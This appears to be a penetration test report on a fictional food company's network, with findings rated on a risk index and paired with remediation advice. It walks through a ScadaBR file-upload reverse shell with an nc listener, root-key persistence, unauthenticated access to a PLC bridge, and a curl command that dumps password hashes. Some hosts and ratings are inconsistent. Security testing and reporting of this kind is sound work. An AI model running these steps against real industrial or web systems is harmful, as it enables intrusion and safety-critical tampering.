
The corresponding radar chart provided for each finding visually identifies the specific metrics that comprise the **Comprehensive Risk Index** as well as the ***Effort to Fix*** metric that expresses the time, human effort, and financial resources required to remediate or mitigate the finding.

Comprehensive Risk Index (CRI) Level Definitions

Critical (C.#)	Exploitation could present an existential threat to the client, leading to compromise of food safety, severe impact on availability of core services, unsustainable regulatory fines, or profound reputational impact.
High (H.#)	Exploitation could degrade core services, impact business operations, cause significant regulatory risk or reputational impact.
Medium (M.#)	Exploitation could have a moderate impact on business operations or moderate regulatory and reputational consequences.
Low (L.#)	Exploitation would have minimal impact on business operations with little or no regulatory or reputational implications.
Informational (I.#)	Included for reference as an informational finding.

Definitions of Metrics Comprising Comprehensive Risk Index (CRI)

Vulnerability Severity	Core metric tracking the inherent gravity of the vulnerability irrespective of situational context and mitigations.
Exposure	Specific degree to which the vulnerability is exposed in the client's infrastructure.
Ease of Exploitation	Defines the level of sophistication and expertise required to successfully exploit the vulnerability.
Business Impact	The potential impact of the finding to the client's business processes, reputation, and regulatory compliance.
Effort to Fix	Expresses the time, human effort, and financial resources required to remediate or mitigate the finding.



Findings Matrix

CRI scores are calculated using the below **Findings Matrix:**


- **Informational: 0.0**
- **Low: < 3.5**
- **Medium: < 6.5**
- **High: < 8.0**
- **Critical: <= 10**

The process is as follows: firstly, each metric (for example, Severity) is assigned its own numerical score. Then, those scores are averaged to determine the CRI score.

Critical Risk

C.1 - Identical root password for all machines

Affected Service/Host:
10.0.17.10 (eggdicator) — login/SSH on port 22
10.0.17.11 (goldenticket) — login/SSH on port 22
10.0.17.12 (scrumdiddlyumptious) — login/SSH on port 22
10.0.17.13 (whatchamacallit) — login/SSH on port 22
10.0.17.14 (charley) — login/SSH on port 22
10.0.17.15 (bucket) — login/SSH on port 22
10.0.17.16 (hornswaggler) — login/SSH on port 22
10.0.17.50 (crunch) — Linux OS login
10.0.17.87 (rockbox) — login/SSH on port 22



Comprehensive Risk Index (CRI):
Critical (9.2)

Vulnerability Severity: Critical
Likelihood (Ease of Exploitation & Exposure): High
Business Impact: Critical
Effort to Fix: Medium
Compliance Risk: Very High

Description: A large set of hosts on LBC's network use the same credentials for the highest-privilege account. If an attacker discovers the root password for any host, then they are able to achieve root access on a majority of LBC's network.

Business Impact: Critical. This vulnerability makes it simple for an insider threat to gain complete control over various aspects of LBC's infrastructure. This is a major risk for LBC's business, as it endangers every aspect of their infrastructure. For instance, attackers could access user information, modify quality assurance and engineering workstations, or disable LBC's ability to take payments. All of these are critical risks to LBC operations.

Regulatory: This vulnerability infringes upon PCI-DSS and GDPR requirements, and likely imperils food safety. PCI-DSS requires strong access control measures[15], including strong authentication and authorization policies. GDPR requires measures to prevent unauthorized disclosure of information. Finally, since many hosts use the same password, an attacker could trivially compromise factory food production systems (and the food they produce).

Exploitation Details:

During the course of our first engagement last year, we discovered a password stored in plaintext on one of LBC's internal hosts. [redacted] determined that Le Bonbon Croissant has continued to use this credential for root user authentication on systems 10.0.17.10, 10.0.17.11, 10.0.17.12, 10.0.17.13, 10.0.17.14, 10.0.17.15, 10.0.17.16, 10.0.17.50, and 10.0.17.87. All systems except 10.0.17.50 permitted root authentication over ssh using passwords. Though 10.0.17.50 had SSHD configured to only permit login with public keys, the root password was the same and could be used to escalate privileges from a non-root account.

Remediation Recommendations:

- Do not reuse administrator and root passwords across systems. LBC would benefit from a low-effort, high-impact security solution by enforcing a strong password policy and using different, randomly-generated passwords for each system.
- Ideally, use a password vault or password manager to enable this policy, and implement multi-factor authentication where feasible.
- Configure SSHD to prevent root authentication over SSH using password, restricting to public key authentication on all servers.

[15] https://www.pcisecuritystandards.org/pci_security/maintaining_payment_security

C.2 - Authenticated RCE via File Upload on ScadaBR

Affected Service/Host: 10.0.17.59 (crunch) — ScadaBR Web Interface on port 9090

Comprehensive Risk Index (CRI): **Critical (9.2)**


Vulnerability Severity: Critical

Likelihood (Ease of Exploitation & Exposure): Medium

Business Impact: High

Effort to Fix: Low

Compliance Risk: High



Description: The ScadaBR web app allows authenticated users to perform file upload that does not properly verify input type, allowing a maliciously crafted payload to remotely execute code on the server.

Business Impact: Critical. An attacker with access to the ScadaBR web interface can observe and alter values on PLCs in the LBC warehouse, causing human safety risks for LBC employees, food safety risks for customers, and a plethora of compliance, financial and operational risks.

Regulatory: Multiple frameworks are severely implicated. This could impact food safety, implicating the EU General Food Law and FDA Preventive Controls rules, as well as cybersecurity. An incident would also attract significant

Exploitation Details:

[redacted] began testing the host (10.0.17.50) after receiving explicit permission from the point of contact. The team discovered that the host was running a ScadaBR web interface on port 9090. After gaining access to the web application, the team located the endpoint */ScadaBR/view_edit.shtm* which allowed authenticated users to upload files to the web server. This endpoint can be seen in *Figure 1.*




Figure 1: ScadaBR/view_edit.shtm endpoint that enabled file upload for an authenticated user.

[redacted] then verified the upload path by uploading an image file to the server. By analyzing the ScadaBR source code, the team discovered that the uploaded files were stored in the *ScadaBR/uploads* directory, which was accessible via the web interface, and renamed to a sequential number followed by file extension—for example, *3.png*. Next, The team uploaded a *.jsp* file to the server and subsequently located this file in the */ScadaBR/uploads* directory, this verified the unfiltered file upload endpoint. Finally, [redacted] crafted a reverse shell payload and uploaded it to the host, as seen in *Figure 2*. This file can be viewed in Appendix *ScadaBR .jsp Reverse Shell Payload.*




Figure 2: Uploading ScadaBR Reverse Shell Payload.

[redacted] used the command *nc -nlvp 9999* to catch the shell on their staging machine on port 9999. Upon clicking the upload image button, the server executed the reverse shell file as code and spawned a reverse shell with the staging machine, as seen in *Figure 3*.




Figure 3: The staging machine catches the reverse shell spawned by via upload file remote code execution payload.

[redacted] used this reverse shell to verify presence on host crunch (10.0.17.50) and gain persistence on the host machine. [redacted] created an SSH key pair for the root user and appended the public key to `/root/.ssh/authorized_keys`. At the end of the allotted time for engagement, [redacted] removed the line including the public key from the `authorized_keys` file.

After gaining persistence, [redacted] pivoted the engagement against *crunch-serial* (10.0.17.51).

This vulnerability was discovered and exploited independently by [redacted] There is also a known CVE-2021-26828[16].

Remediation Recommendations:

Upgrade ScadaBR to the newest version which properly validates file uploads to prevent .jsp file upload containing executable code.


[16] https://nvd.nist.gov/vuln/detail/CVE-2021-26828

C.3 - Programmable Logic Controller exposed without authentication

Affected Service/Host: 10.0.17.51
(crunch-serial) — PLC Bridge on port 2001

Comprehensive Risk Index (CRI):
Critical (8.9)

Vulnerability Severity: Critical
Likelihood (Ease of Exploitation & Exposure): Very High
Business Impact: Critical
Effort to Fix: Low
Compliance Risk: Critical



Description:
An unauthenticated PLC bridge service exposed over TCP allows read/write interaction with embedded devices.

Business Impact: Critical. Malicious or unintended misconfigurations on business critical PLCs in a warehouse environment can have negative impacts on safety for employees and customers of LBC.

Regulatory: Depending on the PLC's subordinate systems, this vulnerability may implicate the EU General Food Law. If the PLC affects food safety and is compromised, any impact on food safety could implicate the EU law's prevention and emergency-recall requirements. A prolonged failure could also cause restaurants to fail French safety inspections, incurring penalties from warnings to criminal charges.

Exploitation Details:
[redacted] connected to 10.0.17.51 TCP port 2001 over the network. From this unauthenticated connection, [redacted] was able to access and read values from the PLC controller on IP address 10.0.17.51. Although [redacted] did not verify this in the interest of maintaining the integrity of LBC's critical embedded systems, this interface also allows write interaction with PLCs on the network.

[redacted] was able to connect to this service from web servers that were not involved in the warehouse PLC workflow, such as charley (10.0.17.15) as illustrated in Figure #4




Figure #4: Unauthenticated connection to PLC bridge service from server charley (10.0.17.15).

[redacted] also connected to this service from their jump boxes, as illustrated in Figure #5 below.




Figure #5: Unauthenticated connection to PLC bridge service from [redacted] Kali Linux jump box.

[redacted] also observed that read operations to the PLCBridge service matched the readings from the ScadaBR web interface. An attacker with network access could easily write directly to the PLCBridge service and contaminate LBC's business critical warehouse operations.

Figure #6: Belt Speed values as observed over netcat to the PLCBridge application on TCP port 2001, corresponding readings on ScadaBR web interface.

Remediation Recommendations:

- Ensure network access to PLC systems, particularly PLCs or PLC bridges without authentication, is tightly controlled.

C.4 - Unauthenticated Endpoint Dumps Database in ScadaBR

Affected Service/Host: 10.0.17.50 (serial) — ScadaBR on port 9090

Comprehensive Risk Index (CRI):
High (9.0)


Vulnerability Severity: Critical

Likelihood (Ease of Exploitation & Exposure): Medium

Business Impact: Critical

Effort to Fix: Medium

Compliance Risk: Critical



Description: This previously undiscovered vulnerability in ScadaBR's open-source SCADA-management web interface allows an unauthenticated user to download the entirety of ScadaBR's current profile — including configuration details, resources, and user PII, and hashed user passwords.

Note that this is a vulnerability in the source code of ScadaBR that has not been fixed in the latest version of ScadaBR. As per our disclosure policy, we have contacted the vendor with technical information to allow remediating the vulnerability.

Business Impact: Very High. This vulnerability gives an unauthenticated attacker a complete dump to ScadaBR's database, including the unsalted SHA-1 hashes of user (including admin) credentials. This could imperil critical trade secrets like production parameters and recipes. Since unsalted SHA-1 hashes, the passwords are extremely weak to attacks and vulnerable to rainbow table attacks, it is recommended to stop using SHA-1 in production software.[17]

Regulatory: The exposure of PII due to inadequate authentication controls implicates multiple parts of GDPR, likely leading to a multi-thousand or ten-thousand euro fine. Given PLCs are critical systems that impact food safety (and thus human lives), this would certainly attract strict regulatory scrutiny, including audits and public attention.

Exploitation Details:

[redacted] located the */ScadaBR/emport.shtm* administrator-only page that included functionality to "Export Project (Download)". Accessing this feature, the team found that it queried the */ScadaBR/export_project.htm* endpoint which exported all the project data as a *.zip* file. Further

[17] https://www.ntu.edu.sg/news/detail/critical-flaw-demonstrated-in-common-digital-security-algorithm

testing revealed that an unauthenticated query to the endpoint was able to export the project data, as seen in the *cURL* command in *Figure 7*.

```
└─# curl "http://10.0.17.50:9090/ScadaBR/export_project.htm?projectName=*&includePointValues=true&includeUploadsFolder=true&incl
udeGraphicsFolder=false&projectDescription=&pointValuesMaxZip=10" --output ScadaBR.zip
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  166k    0  166k    0     0  23425      0 --:--:--  0:00:07 --:--:-- 41837
```

Figure 7: cURL Exports Project Data without Supplying Credentials.

[redacted] then analyzed the exported project data. They discovered user data including usernames, emails, phone numbers, and a password field. Upon further inspection, they found the password's were base64-encoded SHA-1 hashes of user passwords — which they verified against known, active credentials. The exposed user data is summarized in *Figure 8*.


```
"users":[
   {
      "admin":true,
      "disabled":false,
      "email":"[redacted]",
      "homeUrl":"views.shtm",
      "password":"[redacted]",
      "phone":"",
      "receiveOwnAuditEvents":false,
      "username":"[redacted]"
   }
],
```


Figure 8: User Data Exposed in Exported Project Data.

The culmination of the above two steps can be seen in *Figure 9*, which shows an unauthenticated user extracting password hashes in three commands.

```
┌──(root㉿kali06)-[~]
└─# curl "http://10.0.17.50:9090/ScadaBR/export_project.htm?projectName=*&includePointValues=true&includeUploadsFolder=true&incl
udeGraphicsFolder=false&projectDescription=&pointValuesMaxZip=10" --output ScadaBR.zip
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  166k    0  166k    0     0  23425      0 --:--:--  0:00:07 --:--:-- 41837

┌──(root㉿kali06)-[~]
└─# unzip ScadaBR.zip
Archive:  ScadaBR.zip
  inflating: project_description.txt
  inflating: json_project.txt
  inflating: uploads/1.jpg
  inflating: uploads/6.jsp
  inflating: uploads/Office.gif
  inflating: uploads/2.jpg
  inflating: uploads/Loft.gif
  inflating: uploads/3.jpg
  inflating: uploads/4.jsp
  inflating: uploads/Thumbs.db
  inflating: uploads/5.jsp

┌──(root㉿kali06)-[~]
└─# cat json_project.txt|grep password
        "password":"[redacted]",
```

Figure 9: Unauthenticated User Extracts ScadaBR Password Hashes.

Remediation Recommendations:

- Update to latest ScadaBR version.

C.5 - Credentials stored unencrypted as Base64 in whatchamacallit web app

Affected Service/Host: 10.0.17.13 (whatchamacallit) — whatchamacallit web application on port 80

Comprehensive Risk Index (CRI):
Critical (9.0)


Vulnerability Severity: Critical

Likelihood (Ease of Exploitation & Exposure): High

Business Impact: Critical

Effort to Fix: Medium

Compliance Risk: Critical



Description: Passwords are not encrypted in transit from the whatchamacallit API.

Business Impact: Critical. Given machine access, user credentials could be trivially decoded and stuffed across other applications.

Regulatory: This vulnerability may also incur stricter governmental scrutiny if LBC suffers a data breach. LBC would incur penalties and lapse in PCI compliance in the event of a data breach exposing customer information including credential information such as passwords.

Exploitation Details:

[redacted] discovered that when a user connects to the whatchamacallit API, the application produces their password as a Base64-encoded string without any sort of encryption.

```
DEBUG [2022-07-01, 8:17:38 PM] (18 on 9d29d5dad859): got GET request to /v1/dt/categorytypes
DEBUG [2022-07-01, 8:17:41 PM] (18 on 9d29d5dad859): got GET request to /$%7Bhello%7D
DEBUG [2022-07-01, 8:17:56 PM] (18 on 9d29d5dad859): got GET request to /v1/dt/categorytypes
DEBUG [2022-07-01, 8:18:03 PM] (18 on 9d29d5dad859): got POST request to /v1/logins
got login attempt for: pentest@lebonboncroissant.com,[redacted]
